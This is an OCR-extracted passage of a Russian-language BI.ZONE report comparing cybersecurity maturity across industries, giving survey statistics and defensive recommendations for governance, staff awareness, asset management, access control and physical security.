
прогнозируемый ущерб мировой экономики от кибератак в 2022 г.[22]

**7 Место занимают кибератаки**

в рейтинге наиболее вероятных глобальных угроз, который составил Всемирный экономический форум[22]

22. The global risks report 2020 // World Economic Forum.

# Исследование защищенности



# Зрелость кибербезопасности в разных отраслях

## 21 Что и как мы исследовали



## 23 Результаты исследования



## 46 Экспресс-аудит кибербезопасности

Крупнейший национальный авиаперевозчик, организатор самого масштабного и статусного футбольного соревнования на планете, инновационная школа, сервис доставки еды. На первый взгляд, ничто не объединяет эти компании. Однако опыт BI.ZONE свидетельствует, что кое-что их все же роднит: они едины в стремлении обеспечить адекватный уровень кибербезопасности (далее — КБ).

Для каждой компании адекватный уровень КБ будет разным. Одним достаточно разработать базовый комплект документации, чтобы формально обеспечить комплаенс и избежать штрафных санкций со стороны регулятора. Другим важно следить за внедрением современных технологичных решений, способных эффективно противостоять киберугрозам.

В конечном итоге все будет зависеть от зрелости компании в вопросах КБ: от текущих процессов обеспечения КБ, запланированных бюджетов, вовлеченности высшего руководства и многих других факторов.

За время наших проектов мы накопили информацию об уровне зрелости КБ различных организаций. Специально для Threat Zone 2020 мы обобщили эти данные — так родилось **сравнение отраслей экономики по уровню проработанности вопросов КБ.**

**152 компании**

вошли в выборку исследования зрелости кибербезопасности

# Что и как мы исследовали

## Какие компании мы сравнивали

В выборку вошли представители 7 отраслей: медицины, медиа и e-commerce, транспорта, финансов, ритейла, телекоммуникаций, IT.

Нашими респондентами были российские и зарубежные организации, для которых мы выполняли аудит в области КБ. Всего в исследовании использованы статистические данные по 152 компаниям, накопленные BI.ZONE с 2018 г.

При анализе мы не делили компании по размеру: например, из сферы IT в выборку попали в основном стартапы и малые предприятия, а отрасль транспорта представлена, среди прочего, крупнейшими национальными перевозчиками. Мы не считали эту характеристику существенной для сравнения: как показывают наши наблюдения, размер бизнеса далеко не всегда связан со степенью проработанности КБ.

## Как проходило сравнение

В основу анализа лег комплексный фреймворк, который BI.ZONE разработала с опорой на собственный опыт, а также лучшие мировые практики КБ.

Этот фреймворк структурирует критерии оценки зрелости КБ по 12 доменам (направлениям), которые сегодня считаются наиболее актуальными и востребованными в экспертном сообществе:

1. Управление КБ.
2. Повышение осведомленности в вопросах КБ.
3. Управление активами.
4. Контроль доступа в информационных системах.
5. Физическая безопасность.
6. Операционная безопасность.
7. Безопасность коммуникаций и отношения с третьими лицами.
8. Управление инцидентами.
9. Управление непрерывностью бизнеса.
10. Контроль соответствия требованиям.
11. Криптография.
12. Безопасная разработка систем.

## Как мы представили результаты

По каждому из направлений фреймворка мы оценили зрелость КБ для компаний из выбранных отраслей.

Сопоставив все оценки, мы вывели общий уровень зрелости КБ по отраслям — он на диаграмме ниже.

В количественном выражении оценка может принимать значения от 0 до 5, где «5» показывает, что процессы КБ в компании измеримы, постоянно улучшаются и соответствуют уровням лучших мировых практик, а «0» — что процессы КБ полностью отсутствуют, а работы по направлению КБ не ведутся.

Оценки по каждому из доменов фреймворка мы приводим в соответствующих частях раздела «Результаты».


## Какие еще данные мы получили

По некоторым аспектам КБ мы рассчитали показатели, справедливые для рынка в целом. Они будут приведены в процентном формате.

## Как вам поможет эта информация

Мы надеемся, что сведения из этой главы позволят компаниям ответить на вопросы «Где мы среди конкурентов?» и «Куда нам теперь двигаться?» и, как следствие, нарастить доходность и отстроиться от соперников на рынке.

А с помощью нашего фреймворка вы сможете быстро определить текущий уровень зрелости КБ и наметить точки приложения усилий в этой области.




Оценка уровня зрелости КБ по отраслям

# Результаты исследования

## Управление КБ

## Cybersecurity Governance

### О домене

Данное направление охватывает концептуальные аспекты управления КБ: как компания интегрирует КБ со стратегическими задачами бизнеса, налажено ли информирование руководства о важности КБ, по каким принципам выделяются ресурсы и оцениваются риски КБ и пр. Иными словами, это вопросы, подчеркивающие намерения компании в области КБ и предваряющие все остальные решения.

Необходимость управления КБ, как кажется, не требует пояснений — достаточно вспомнить, о каких потерях и рисках идет речь при недостаточной проработке КБ. Например, средние совокупные издержки, которые несет компания в результате утечки данных, в 2019 г. составили 3,92 млн долл.[1]

**3,92 МЛН $**


**в среднем теряет компания из-за инцидента с утечкой данных[1]**

1 Cost of a data breach study 2019 // IBM

## Анализ рынка

На практике топ-менеджмент редко интересуется кибербезопасностью. По нашей статистике, лишь 54% организаций уровня Enterprise могут подтвердить проведение регулярных совещаний по вопросам КБ с участием высшего руководства.

Сравнение зрелости КБ по отраслям показывает, что наиболее вовлечены в вопросы КБ руководители организаций кредитно-финансовой сферы и e-commerce. Это закономерно: названные отрасли чаще всех подвергаются кибератакам, поэтому топ-менеджмент таких компаний не может не беспокоиться о безопасности клиентских данных и репутационных рисках.




Оценка домена Cybersecurity Governance

## Рекомендации

Во-первых, компаниям следует руководствоваться риск-ориентированным подходом. Не стоит внедрять в организации продукты КБ потому, что они считаются современными и модными, или потому, что поставщик заманивает привлекательной стоимостью за «комбайн» якобы уникальных решений. Важно сперва оценить риски КБ, чтобы в дальнейшем выбрать адекватный вариант по обработке этих рисков.

Во-вторых, руководителям компаний рекомендуется принимать более активное участие в решении проблем КБ. Топ-менеджерам недостаточно нанять инхаус-экспертов или переложить бремя ответственности на аутсорсинговые организации. Руководители компаний обязаны демонстрировать личную заинтересованность, лидерство и приверженность по отношению к системе менеджмента КБ.

**46%**

**компаний крупного бизнеса не проводят регулярных совещаний по вопросам кибербезопасности с участием топ-менеджмента**

# Повышение осведомленности в вопросах КБ

## Cybersecurity Awareness

### О домене

Современные киберугрозы эксплуатируют прежде всего человеческий фактор: фишинг и социальная инженерия ответственны за 90% объема хищений у клиентов банков, как мы рассказываем в главе «Кибербезопасность в цифрах». При этом ежеминутные потери бизнеса, спровоцированные фишинговыми атаками, составляют 17,7 тыс. долл.[2]

Защищенность компании сильно зависит от действий обычных сотрудников, и это побуждает многие организации инвестировать в обучение персонала базовым правилам КБ, проводить awareness-тренинги и регулярные «боевые» проверки.

2. The evil Internet minute 2019 // RiskIQ.

## Анализ рынка

По нашим данным, 38% компаний не уделяют внимания вопросу осведомленности сотрудников о киберугрозах.

В отраслевом сравнении особенно выделяется ритейл, где зачастую пренебрегают систематическим обучением персонала правилам цифровой гигиены, полагаясь на корпоративные системы защиты информации.


## Рекомендации

Игнорировать важность человеческого фактора слишком опасно: число атак с использованием методов социальной инженерии будет только расти, ведь обмануть доверчивого пользователя гораздо проще, чем обойти профессионально выстроенную систему защиты.

Поэтому мы считаем критически важным, чтобы руководство компаний осознало: именно люди играют главную роль в безопасности компании, а не технологии или политики.

Кроме того, мы советуем:

- оценить риски, связанные с возможным ущербом при атаках на сотрудников;
- регулярно проводить очное или онлайн-обучение сотрудников по вопросам КБ;
- с периодичностью в несколько месяцев имитировать атаки на сотрудников, используя реалистичные шаблоны фишинговых писем и актуальные сценарии, и оценивать поведение каждого сотрудника в ходе атаки.




Оценка домена Cybersecurity Awareness

**38%**

**организаций не следят за осведомленностью сотрудников в вопросах кибербезопасности**

# Управление активами

## Asset Management


### О домене

Под активами подразумеваются все те объекты, которые обрабатывают чувствительную для бизнеса информацию: серверы, ноутбуки, компьютеры, смартфоны, съемные носители, общесистемное и прикладное ПО, — и, конечно, сама информация.

Цель проработки этого направления КБ — определить информационные активы компании и сформулировать подходы к их защите. Причем на всех этапах жизненного цикла активов, а не только во время активной эксплуатации: как показало исследование компании Stellar, около 71% из 311 случайно выбранных устройств, реализуемых на вторичном рынке, содержали персональные данные и чувствительную для бизнеса информацию[3].

**71%**

**устройств, реализуемых на вторичном рынке, содержит персональные данные и чувствительную для бизнеса информацию[3]**





3. Residual data study on second hand devices // Stellar.

## Анализ рынка

В управлении активами лидируют представители кредитно-финансовой сферы, сегментов транспорта, ритейла и медиа/e-commerce. Как показывает опыт BI.ZONE, в последних трех отраслях это объясняется наличием ресурсов и стремлением снизить риски для бизнеса в киберпространстве. В финансовых организациях срабатывает дополнительный стимулирующий фактор — строгие требования регулятора. Здесь выстроены процессы классификации и маркировки информации, активы, задействованные в обработке чувствительных данных, регулярно проходят процедуру инвентаризации, а их владельцы и пользователи неукоснительно следуют корпоративным политикам КБ.

С другой стороны, в IT-компаниях зафиксирован недостаточный уровень проработки этих аспектов. Причина — в стремлении IT-компаний сосредоточиться на разработке уникальных и востребованных функций их продуктов, а скучные вопросы КБ оставить «на потом».




Оценка домена Asset Management

## Рекомендации

Во-первых, организация должна отдавать себе отчет в том, какая информация подпадает под требования регуляторов, какая — определяет успех компании на рынке и должна считаться коммерческой тайной, а какую допустимо сообщить заказчикам на международном конгрессе или друзьям за чашкой чая.

Во-вторых, организация должна регулярно проводить инвентаризацию активов, на которых обрабатывается информация, и поддерживать в актуальном состоянии список лиц, персонально ответственных за эти активы.

В-третьих, организация должна регламентировать процедуры обращения с носителями информации, включая управление съемными носителями, контроль их физического перемещения и надежную утилизацию.

# Контроль доступа в информационных системах

# Information System Access Control

## О домене

Это направление — фундаментальный компонент КБ. Оно позволяет эффективно препятствовать несанкционированному доступу к информационным ресурсам, основываясь прежде всего на трех «А»: **аутентификации, авторизации и аудите.**

Проблемы, которые встречаются в этом направлении, часто связаны с устаревшими подходами к контролю доступа. Например, хотя связка «логин + пароль» в экспертном сообществе уже давно признана ненадежной, многие компании по-прежнему активно используют ее для аутентификации. Более современные решения (аутентификация через СМС и пр.) не сильно удорожают процедуру — их не внедряют в первую очередь из-за привычек.

Если совсем не заниматься этим доменом, может возникнуть такая ситуация, как в исследовании компании Varonis: 53% организаций обнаружили, что более 1000 их конфиденциальных документов было открыто любому сотруднику[4].

**Аутентификацию** проходят для получения доступа к системе. На этом этапе система проверяет, что доступ просит действительно Иван Иванов, а не кто-то, кто выдает себя за него. Для этого пользователь предоставляет уникальный пароль, отпечаток пальца, электронную подпись и пр.

**Авторизация** нужна, чтобы совершать в системе какие-то действия: например, открывать документы, изменять их или удалять. На этом этапе система контролирует, что у пользователя действительно есть необходимые права на выполнение соответствующих действий.

**Аудит** вводят, чтобы следить за событиями в системе вроде попыток входа, доступа к файлам или внесения изменений. Если вдруг в системе что-то пойдет не так или произойдет инцидент, благодаря аудиту всегда можно будет открыть электронный журнал событий и разобраться в проблеме.

**В 53%**

**компаний более 1000 конфиденциальных документов доступно всем сотрудникам[4]**

4. 2019 Varonis global data risk report // Varonis.


## Анализ рынка

В вопросах контроля доступа в информационных системах пальму первенства удерживает финансовая сфера. Это вполне логично, учитывая требования регуляторов и желание банков сохранить в неприкосновенности данные своих клиентов.

## Рекомендации

Чтобы повысить уровень зрелости в этом домене КБ, мы советуем:

- рассмотреть возможность использования механизмов строгой аутентификации (как минимум для бизнес-критичных информационных систем);
- применять системы управления идентификационными данными (Identity Management);
- быть повнимательнее к администраторам и другим привилегированным пользователям, которые могут иметь бесконтрольный доступ к чувствительным данным.




Оценка домена Information System Access Control

# Физическая безопасность

## Physical and Environmental Security

### О домене

Контроль физического доступа возник до того, как возникло само понятие кибербезопасности. Он призван минимизировать весьма дорогие риски: например, в США кражи, к которым приложили руку сотрудники, ежегодно обходятся бизнесу в 50 млрд долл.[5]

Традиционные меры достаточно хорошо справляются с задачами этого домена. Поэтому физическая безопасность — один из самых консервативных компонентов системы КБ. Изменения здесь происходят редко: раз уже внедренные решения работают, новации — вроде использования биометрических систем контроля и управления физическим доступом — для большинства компаний будут неоправданной тратой бюджетов.

При этом заметим: если контрольно-пропускной режим в организациях, как правило, отвечает требованиям лучших практик в этой области, то контроль перемещений по внутренней территории уже невозможно назвать строгим. А это важно, когда речь заходит о защите серверов и оборудования, на котором обрабатывается чувствительная информация.

